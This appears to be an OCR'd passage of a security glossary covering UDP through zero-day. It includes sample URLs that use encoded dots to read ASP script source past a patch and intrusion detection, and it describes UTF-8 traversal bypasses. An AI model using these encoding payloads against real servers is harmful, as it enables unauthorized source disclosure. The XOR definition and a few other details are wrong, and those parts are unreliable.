
- U -

[UDP | udp Format | underground | Unicode | UNIX | Unix-to-Unix Copy | UPS | URG | URL encoding | USENET | USENET Death Penalty | User Datagram Protocol | user-level | user-mode | uucp | uudecode | uuencode]

UDP (User Datagram Protocol) [1]
UDP is a transport protocol that provides "datagram" services on top of IP.

Contrast: There are two transport protocols: UDP and TCP. Both of these are responsible for hooking up the programs that are communicating with each other, whereas the underlying IP is simply responsible for getting the packets from machine to machine across the Internet. UDP is essentially just a light-weight version of TCP. Whereas TCP will automatically retransmit lost packets, UDP doesn't care. This is actually a benefit for audio/visual, but a severe disadvantage when transfering files.

udp Format:



There is nothing to exciting about UDP. The source port identifies the application on the sending machine. The destination port identifies who is to receive the data. The length indicates how much data is in the packet; the checksum verifies that it has not been accidentally altered in transit (though it cannot protect against deliberate alteration).

underground [1]

TODO: hacking, phreaking, warez, anarchy pseudonym

Unicode [1]

The international character set. The United States characters ASCII only needs 7-bits to encode text. There are fewer than 100 characters in the English language (26-upper-case, 26-lower-case, 10-digits, and a bunch of punctuation). Since 7-bits has 128 combinations, it is sufficient to cover the characers plus a few control codes. However, there are other alphabets, such as Russian, Greek, and Hebrew. Moreover, far-eastern languages like Chinese, Japanese, and Korean use symbols/ideographs to represent words without a strict alphabet. The Unicode character set was built to represent all these characters within a 2-byte (16-bit) format. Roughly 30,000 characters from all the popular languages have been assigned in an internationally agreed upon format.

Key point: Most computers are built to process 1-byte characters, and do not like the idea of processing 2-bytes for each character. Therefore, a multi-byte character set has been designed to store Unicode. It is called "UTF8". It is the native character set for many newer systems, such as Java. Using "multibyte" rather than "fixed" character set means that a variable number of bytes can be used, depending upon how many bytes/bits are needed to represent the character. The key issue here is that every 7-bit ASCII character can be encoded in all forms. For example, older Microsoft IIS web-servers would check for backtracking attacks. However, a UTF8 encoding of the backtracks would bypass the IIS checks, but would still be passed to the filesystem.

Encoding	Bits	Encoding of '.'
0xxxxxxx	7-bits	2E
110xxxxx 10xxxxxx	11-bits	C0 AE
1110xxxx 10xxxxxx 10xxxxxx	15-bits	E0 80 AE

See also: encoding

UNIX [1]

Key point: There really is no "UNIX", but just various implementations designed along the same guidelines. Different versions of UNIX are more or less related, and there is extensive cross-germination of ideas, so that something good that appears in one will eventually migrate to others.

Contrast: There have been two main branches of UNIX: SVR4 (System V Release 4) and

BSD (Berkeley Standard Distribution). Many security issues depend upon which base the system was derived.

Example: Sun Solaris, IBM AIX, SCO, SGI Irix, Apple A/UX, BSD, HP/UX.

Key point: UNIX is case-sensitive, whereas Windows and Macintosh are "case-insensitive" but "case-preserving". Windows has a compatibility mode that allows case-sensitivity, which can sometimes be exploited with other techniques in order to compromise the system.

Key point: The BSD branch has spawned many open-source variants, such as FreeBSD and OpenBSD. OpenBSD is considered one of the more secure versions of UNIX. Security experts spend the most time on OpenBSD in order to clean up bugs like buffer-overflows. However, in 1999, the dramatic rise of hacking and publication of bugs has led to a heightened awareness of these problems, which may lead to other systems becoming equally scoured for bugs.

How to: In order to harden UNIX, you generally do the following:

- Always start from a fresh machine newly installed. When installing, do not install any options that aren't absolutely necessary. Many people are unsure if an option is needed, so they install it just to be sure. Do the opposite (don't install it in order to make sure you don't introduce a backdoor).
- After installation, remove all unnecessary software; anything with an X Windows GUI is a good start.
- Cleanse `/etc/inetd.conf` of all unnecessary services. For any server connected to the Internet, pretty much everything in there will be unnecessary.
- Install a Tripwire-style package to detect when system files have changed (i.e. binaries in /sbin and configuration files in /etc). This doesn't secure the system, but it helps in detecting when intrusions have occurred. Note that this program is difficult to get running and maintain over the long term.
- Install TCP Wrappers to log connections and provide some limited access control.
- Shadow `/etc/passwd`. Remove all entries for disabled services and set a dummy shell for those accounts that shouldn't have shell access.
- Redirect syslog to a secure system or drop-box.
- Get rid of Telnet, use `ssh`. Plan to do all remote administration and file copies through `ssh`.
- If you are extremely paranoid, put binaries on a CD-ROM. Some versions of open source UNIXes can even boot from CD-ROMs.
- Install packet filtering software.
- Install network intrusion detection software.

Key point: Typical UNIX weaknesses are:

- default passwords
- weak (guessable, crackable) passwords
- NIS misconfigurations
- NFS holes
- incorrect permissions
- race conditions (esp. in `/tmp`)
- exploitable SUID programs
- sendmail problems

UPS (Uninterruptable Power Supply) [2]

A *UPS* continues to provide electricity to equipement in the case of a power failure. Much of security contains flawed policies for fail-open/fail-close. By causing devices to fail (such as cutting their power), an intruder may be provided access. For example, electronic doors will automatically open in cases of power failures in order to prevent people from getting trapped.

Likewise, some firewalls are configured with bypasses that will allow access in cases of power failure to the firewall.

Key point: The MTBF of the average UPS is five to ten years. High-end colos attempt to provide power grids that exceed this.

Key point: Increasingly, UPS units are being given interfaces for network management. This allows them to be hacked and have their power interrupted.

URL encoding (application/form-url-encoded) [1]
A problem exists when people need to send binary data as part of a URL. Therefore, URLs include the ability to "encode" binary information as part of the text field.

Key point: This encoding mechanism can be used to alter the signature of a hacker attack via web-based protocols. Such encoding can be used to evade detection by lightweight intrusion detection systems that are unable to "normalize" the URL.

Example: The Microsoft web-server in their ASP server-side scripts such that a hacker could append a dot to the end of the URL in order to read the script contents rather than executing the script. Microsoft created a patch, but hackers soon found they could evade the patch by URL-encoding the dot (appending a `%2E` to the end of the scrip rather than a dot). Examples:

http://www.robertgraham.com/sample.asp	Normal URL
http://www.robertgraham.com/sample.asp.	Attempt to read script rather than executing it.
http://www.robertgraham.com/sample.asp%2E	URL-encoding in order to evade patch.
http://www.robertgraham.com/sample.%61sp%2E	Further URL-encoding in order to evade intrusion detection systems.

user-level (user-mode)[2]
On an operating system, there are fundamental two contexts a program can run in. The kernel context is within the core of the operating system, and no checks are performed to see if accesses to system resources are legal. The other context is *user-level*, where full access to the system is walled-off.

Key point: Many network services these days now run as restricted user-level processes. This means when a remote hacker breaks into such a service, they do not get full control over the machine. They might be able to deface a webpage or cause other havoc, but they do not own the box. At this point, the intruder will need to run some sort of privilege escalation exploit in order to root the system.

USENET [1]

Point: The protocol for transporting USENET messages is called NNTP: "Network News Transport Protocol".

Key point: The USENET Death Penalty is often applied to NNTP servers in order to stop the flood of spam. It is often applied to ISPs who allow users to send lots of spam or allow their servers to be hijacked. For this reasons, many ISPs (especially high-speed cable modem and DSL providers will scan their customers looking for unauthorized NNTP servers.

uucp (Unix-to-Unix Copy) [1]
UUCP is a service on a machine that can transfer files. In the olden days when connectivity was expensive, most machines were not connected together but where instead interconnected

web of UUCP links. Machines would dialup peers and download/upload files on a scheduled basis. Most e-mail and USENET news were transported this way. E-mail addresses back in the 1980s consisted of long strings that specified each machine in the UUCP network. People held contests to see who could create the most convoluted route to send e-mail back to themselves over the long distance across the world.

Key point: Even though it is rarely used today, uucp accounts and services are often enabled on UNIX machine in such a way that they can be exploited in order to break into the machine.

See also: uuencode

- V -

[van Eck | VBS | Vernam Cipher | vi | Virtual Local Area Network | Virtual Private Network | virus | VisualBasic | VLAN | VPN | vulnerability]

vi [3]

On UNIX, the `vi` program is a small text editor that can be run from the command-line. It can even be run in `ed`/`ex` mode that runs in line-mode rather than full-screen mode. Since `vi` is included on every UNIX system, this is the one program that all hackers learn to use. (More advanced editors like `emacs` may not be installed on a system that a hacker breaks into, leaving them out of luck if they don't know `vi`).

virus [1]

A virus is a program (or a fragment of code) that replicates by attaching a copy of itself to other programs. For a virus to be activated, the software it infects must first be run.

Analogy: A biological virus is not a "living" thing. Instead, it is simply a strand of DNA. When it enters a living cell, it takes control of the cell forcing it to generate duplicate copies of the original DNA strand. In much the same way, a computer virus hijacks the computer forcing it to generate duplicate copies of the original virus. Computer viruses are so common because humans do not practice sufficient cyber-hygiene when exchanging files.

Key point: An "anti-virus" programs scans the disks on your system hunting down those files that have signatures indicative of infected files. Since file-scanning technology is generic, most anit-virus programs also scan for other hostile content, such as trojans.

Contrast: The popular use of the word "virus" means any form of malware. For example, in the movie Office Space, the protagonists write what is called a "virus" that runs in the banking mainframe to steal round-off errors. In contrast, the technical definition limits itself to just those forms of contagious malware that spreads by infecting other programs.

Key point: Viruses have a *life cycle* from the point they are originally created, distributed, found by anti-virus programs, then eradicated. They also *mutate* as script kiddies take viruses, make small alteration that avoids current virus scanners, and redistribute the viruses.

Example:

boot sector
: Historically, the most popular kind of virus, though becoming less popular as floppies are used less often. E.g. Form Virus

macro virus
: Data files cannot contain viruses -- except when they also include scripting "macros".

Currently the most popular kind of virus. E.g. Marker Virus

file infector
The traditional definition of a virus: an executable file contains a virus imbedded within. When run, it attaches the virus to other executables on the system.

multi-part
Uses more than one of the techniques above.

Culture: Viruses are rarely written by a single human being. Instead, they are often written by small groups or by individuals working within larger groups. This means that any particular virus is usually related to other viruses. Computer viruses mutate and exchange genetic material much like biological systems. What we classify as the "author" of a virus is usually somebody who made one small mutation that made a virus especially virulent.

VisualBasic (VBS, VisualBasic Script)[3]
Microsoft's first major product was a version of BASIC for CPM machines. Over the years, Microsoft morphed this original BASIC language into something called "VisualBasic". This language was then imbedded into all of Microsoft Office products as the default scripting language. It was also put into Internet Explorer as an alternative to JavaScript. Likewise, it will run within `.asp` pages on an IIS server to generate dynamic web pages. In Microsoft Office 2000, it was also dramatically extended further into the Windows operating system.

Key point: In early year 2000, the ILOVEYOU worm took down most corporate e-mail systems. It was written in VisualBasic. As of the year 2000, most viruses seen in the wild are VisualBasic viruses.

VLAN (Virtual Local Area Network, IEEE 802.1q)[3]
A VLAN allows multiple *virtual* LANs to coexist on the same physical LAN (switched). This means that two machines attached to the same switch cannot send Ethernet frames to each other even though they pass over the same wires. If they need to communicate, then a router must be placed between the two VLANs to forward packets, just as if the two LANs were physically isolated. The only difference is that the router in question may contain only a single Ethernet NIC that is part of both VLANs (a *one-armed router*). The frames are "tagged" with an 802.1q prefix as they enter the network, which the Ethernet switches will use to separate traffic.

Key point: Sometimes people want to put a firewall between VLANs, putting their DMZ on one VLAN on the rest of their company on another. This is an extraordinarily bad thing to do. VLANs are designed primarily to segment broadcast domains and improve performance and manageability. They are not hardened against security breaches. For example, Bay switches will forward packets incorrectly if the MAC address is known by the hacker. Cisco ATM switches have been known to leak frames onto incorrect VLANs when overloaded.

Key point: Most cable-modem and DSL connectivity is provided via VLANs over an ATM infrastructure. All the security concerns expressed above for VLANs applies to these technologies as well.

VPN (Virtual Private Network)[3]
A VPN allows the user to remotely connect to a company, via the Internet, with a secure connection that makes it appear ("virtually") as if the machine is on the corporate LAN. VPNs are used for employee-company and company-company connections.

Key point: One way that an employee can connect to a company is to put a modem in the machine and dial directly to modems inside the corporation. This is expensive due to long distance charges. But think for a moment that the employee can purchase two modems to put

in the machine, and while dialed up to the corporation, the employee also dials up the Internet. This would mean that the employee has two active network connections: one to the corporation, one to the Internet. A VPN is the same thing, only the corporate connection and modem are "virtual".

Key point: Vendors claim that when the VPN is active, that the previous Internet access is disabled and all further communication goes through the corporation. Therefore, if the user wants to browse the web while the VPN is active, the user must browse through firewalls/proxies inside the corporation then back out to the web. However, this is just a bit of sleight-of-hand: while it appears to the user that normal Internet communication has been disabled, in reality it has only been "hidden": a hacker can still compromise the machine from the Internet.

Key point: VPN puts the connection on the company's internal network, inside the firewall. Therefore, if a hacker compromises someone's machine who uses VPN, then the hacker has easy access to the inside of a hardened corporate environment.

vulnerability (vulnerable)[1]

In the security community, the word "vulnerability" refers to a problem (such as a programming bug or common misconfiguration) that allows a system to be attacked or broken into.

Culture: Finding vulnerabilities is a big part of the hacker/infosec culture. Finding vulnerabilities is way of proving that you are "elite". This subculture is similar to the scientific community. For example, there are a number of people (usually commercial companies) that are "research whores": they take existing research and add their own small contribution, but then publish the result in such a way that leads people to believe that they are responsible for all the research leading up to that discovery.

Contrast: The words *exploit* and *vulnerability* are tightly bound together. Often, an script/program will exploit a specific vulnerability. Since most vulnerabilities are exploited by script kiddies, the vulnerability is often known by the name of the most popular script that exploits it.

Key point: There exist broad-spectrum vulnerability scanners/assessment-tools that will scan a system looking for common vulnerabilities. These are often used in order to harden a system.

- W -

[War Games Syndrome | war-dialing | warez | WEP | white-hat | wild | Windows | WinNT | WinNuke | WinSock | wipe | wiretap | worm]

war-dialing (demon-dialing, carrier-scanning)[2]

War-dialing was popularized in the 1983 movie War Games. It is a tool for dialing all the numbers in a range in order to find any machine that answers. Many corporations have desktop computers with attached modems that hackers can dial in order to break into the desktop, and thereafter the corporation. Similarly, many companies have servers with attached modems that aren't considered as part of the general security scheme. Since most security emphasis these days is on Internet-related attacks, war-dialing represents the "soft underbelly" of the security infrastructure that can be exploited.

Tool: The program ToneLoc for DOS is one of the most popular among hackers for this

purpose.

Key point: Many corporate desktops run PCAnywhere. This allows employees to access their desktop computers from home without the firewall-nazis blocking access. They also install PCAnywhere without those pesky passwords. Consequence: hackers who war-dial often come up with PCAnywhere machines that they can easily connect to and break into companies.

Key point: Other popular applications that pick up dialup lines are Windows RAS servers, Laplink, and telnet-like terminal servers.

Countermeasure: Review your PBX logs. Also, setup honeypot dial-ins that can easily be broken into.

Contrast: The term "war-dial" has connotations of trying to break into systems by figuring out which ones answer, and logging their greeting messages. The term "demon-dialing" has connotations of DoS, where the goal is to repeatedly dial the same number in order to cause havoc (or simply connect to a busy system, such as a popular BBS).

"War Games" [2]
A popular (among hackers) movie from 1983. *War Games* is credited for launching a generation of hackers, creating hordes of war-dialers.

Key point: The movie demonstrates what I like to call **War Games Syndrome**. When people get hacked, they assume that it must of have been by a genious hacker with evil intent. In the movie, the world is almost destroyed by thermonuclear war because the ignorant government people refuse to accept that the kid who broke into their systems wasn't an evil Russian superagent. In much the same way, during the Solar Sunrise incident, the military made a big fuss how this was the worst series of breakins in their history, yet the kids used techniques requiring less intelligence than shown in War Games. Again, the military didn't understand that a single script kiddy can easily run an exploit script against all of their computers from the comfort of their own home. It may seem like a massive (and effective) cyberattack, but the effort/intelligence involved is minimal and doesn't represent more than a teenager goofing off.

warez (pirated software) [2]
In the underground, *warez* refers to illegally copied software.

white-hat hackers (ethical-hacking) [2]
So-called "ethical" hackers who work with clients in order to help them secure their systems. White-hats can be:

- members of tiger teams
- system hardening specialists
- researchers looking for vulnerabilities (with the goal of finding them and removing them before the black-hats).

See also: penetration testing

WEP (Wired Equivalency Protocol, Wireless Encryption Protocol) [2]
WEP is a term used by wireless vendors in order to make people believe that its encryption provides "equivalent" security to a traditional "wired" network. It works by encrypting the network traffic with a key shared by everyone on the same wireless LAN. It comes in a weaker 40-bit encrypted variant, as well as a stronger 104-bit variant. Because of the 24-bit salt on the front of the encrypted payload, these are often known as 64-bit and 128-bit variations instead.

Key point: An extremely high percentage of wireless networks have WEP disabled. An

average person would think that because they can't access the internal wireless network from outside their building then nobody else can either. However, satellite dishes can be used to "boost" the signal and access such networks from potentialy miles away.

Key point: WEP has the same problem as all systems based upon shared keys: any secrete held by more than one person soon becomes public knowledge. Take for example an employee who leaves a company: they still know the key. The could sit outside the company with a satellite dish and sniff everyone's traffic or attack the internal network.

wild [2]
A phrase that implies that the technique is currently being used, as opposed to be purely theoretical. For example, while tens of thousands of viruses are known to exist, only a few hundred can be found *in the wild*.

Windows [1]

Key point: On Windows, trailing dots on filenames are ignored. This means the filenames "`foo`" and "`foo.`" are the same. However, most applications treat these two filenames as representing different files. Hackers can sometimes exploit this difference. For example, on older versions of ISS, this could often be used to read the contents of scripts rather than running them. Being able to read the script isn't necessarily a security breach, but a hacker could use the script in order find other ways of breaking into the system.

WinNT [1].

Key point: Microsoft has obtained **C2** certification for Windows NT. This doesn't mean that WinNT is more secure than other operating systems, but it does mean that WinNT has features required to harden a system according to this government specification.

wipe (shred)[3]
Erased data can frequently be retrieved through forensics on the magnetic material of a hard-disk drive or backup tape. So-called "magnetoresistive microscopes" have been developed that painstakingly scour magnetic media, and are able to reconstruct the magnetic image of a disk surface. This will show the faint residue of overwritten data. A common security measure is to "wipe" all traces of the data from a machine. The wiping process usually involves:

- Clearing caches and logfiles. Example include browser caches, cookie files, history logs, and recently used document lists. Note that passwords are often stored in cookies and history URLs.
- Hard-disks "erase" files by simply removing their entries from the directory. The files still exist on the hard-disk. The first step of wiping is to actually erase them by overwriting that area of the disk.
- Overwriting erased areas of the hard-disk at least 7-times (DoD spec) in order to remove all magnetic traces. Forensics specialists can usually read data from a disk that has been overwritten only once.
- Wiping the pagefile. Most programs do this by repeated allocating all possible memory in the system then freeing it, multiple times.

wiretap [1]
A classical *wiretap* is when law enforcement (the police, FBI, etc.) eavesdrops on your phone line. TODO

worm [2]
A program that propagates itself by attacking other machines and copying itself to them.

Example: In the late 1980s, the Morris Worm shutdown the Internet for a couple of days. At the time, well-known bugs in the UNIX sendmail program could allow a hacker to break into machines. Robert T. Morris wrote a program that would san machines for these security holes, then break into the machine. After breaking in, the program would copy itself up to that machine, then launch it. In this manner, the worm spread from machine to machine, multiplying until it had broken into nearly every machine which contained these bugs. However, the worm itself had a bug where it couldn't detect that a machine had already been broken into. Therefore, it would repeatedly break into the same machine over and over, until it machine collapsed from running too many instances of the worm. Copycats of the Morris Worm pop up repeatedly as new security holes appear in popular systems (like Linux), but they never have the devastating effect of the Morris Worm.

Example: In the late 1999, the Melissa Worm/Virus nearly disabled the Internet. The worm spread by e-mailing itself to the first 50 people in a user's e-mail address book. Victims would then receive an e-mail from somebody they knew and trusted, so they would open the attached document and run the macros. In this manner, Melissa spread from inbox to inbox. Melissa is sort of a cross between a virus and a worm: it had the ability to spread itself like a worm, but it still required user interaction.

Example: Around 1998, the ADMworm traveled by exploiting a few well-known vulnerabilities in Linux machines, breaking into the machine, installing itself, then hunting for more machines.

Example: Having failed to learn their lesson in 1999, the industry was pummeled by the ILOVEYOU worm in early 2000. It spread in much the same way, though this time it was a VBS script rather than an `.exe`.

Contrast: There really is not difference between a worm and a virus. The dividing line is usually drawn along the amount of human interaction involved, and how it spreads from machine to machine. A *worm* spreads itself with zero human interaction, whereas a *virus* is spread by human contact: humans exchange files from machine to machine, and when a human runs the infected program, the virus only infects other files on the same machine. Some viruses do attack servers, but only because the user is connected to the server. The Melissa Virus/Worm crosses the line: it spreads from one machine to another like a worm, but it must be launched by the user like a virus.

- X -

[X Windows | xor | xterm]

X Windows [1]

X Windows forms the basis for most GUIs on UNIX. It is based upon a network protocol such that a program can run on one computer but be displayed on another. Conceptually, it is a graphical version of Telnet.

Key point: X Windows goes in the "wrong" direction. When you log into an X Windows host, the host opens a connection back to the display. As a consequence, it is very useful as a back-channel. In particular, the program **xterm** provides a raw command-prompt from which a hacker can interact with just as if they had telnetted to the machine.

xor (exclusive-or)[3]

In computer science, an *XOR* is a mathematical operation that combines two bits. The resulting

value is TRUE if either of the two bits is TRUE, but false if both are equal. In cryptography, one generally talks about doing an XOR combining two strings of bits:

```
plaintext  11100101 01110101
key         00001111 00001111
            -------------------
ciphertext 11101010 01111010
```

Moreover, XOR has the interesting property that XORing by the same pattern twice results in the original pattern:

```
ciphertext 11101010 01111010
key         00001111 00001111
            -------------------
plaintext  11100101 01110101
```

Therefore, you can think of XOR as an extremely weak encryption algorithm. The above example shows using XOR as a way of encrypting the original data with the 8-bit key of "00001111". Many products use this technique to obfuscate data. However, it is extremely easy to recover the original key via a known plaintext attack, as show below:

```
ciphertext 11101010 01111010
plaintext  11100101 01110101
            -------------------
key         00001111 00001111
```

Key point: XOR is a common mathematical operation used in cryptographic algorithms. In fact, the only 100% secure form of encryption is XORing against a one-time pad. Also, any hash algorithm can be converted into an encryption algorithm though a clever use of XOR.

- Y -

- Z -

[zen | zero-day]

zen [1]

The philosophical side of a Budhist sec, zen believes that true understanding of a subject matter cannot be described in mere language. Thus, the Truth behind all these definitions lies somewhere beyond the words used to describe them.

Example: Most people might define the word "secret" as something you *don't* tell somebody else. The zen meaning, however, is something that you *do* tell somebody else. Discussions about crypto make this meaning clear by calling them shared secrets. This has deep meaning. For example, 802.11b WEP uses a "secret" key that everyone within a company must configure on their systems. However, an employee leaving the company still knows the key, and can remotely sniff the network wire.

Example: What is a firewall? If you ask an engineer who builds firewalls, they will tell you how it works to block packets according to port filters. If you ask a user of the network behind a firewall, s/he will tell you that it is something that protects them from hackers outside on the

Internet. There was a story about a public website that got hacked. The owner of the website said "this won't happen again because we are installing a firewall". However, since the website was hacked on port 80, and the firewall would be configured to pass port 80, then it would have provided zero protection. In this instance, the firewall would be like locks on the doors of a convenience store that is open 24/7.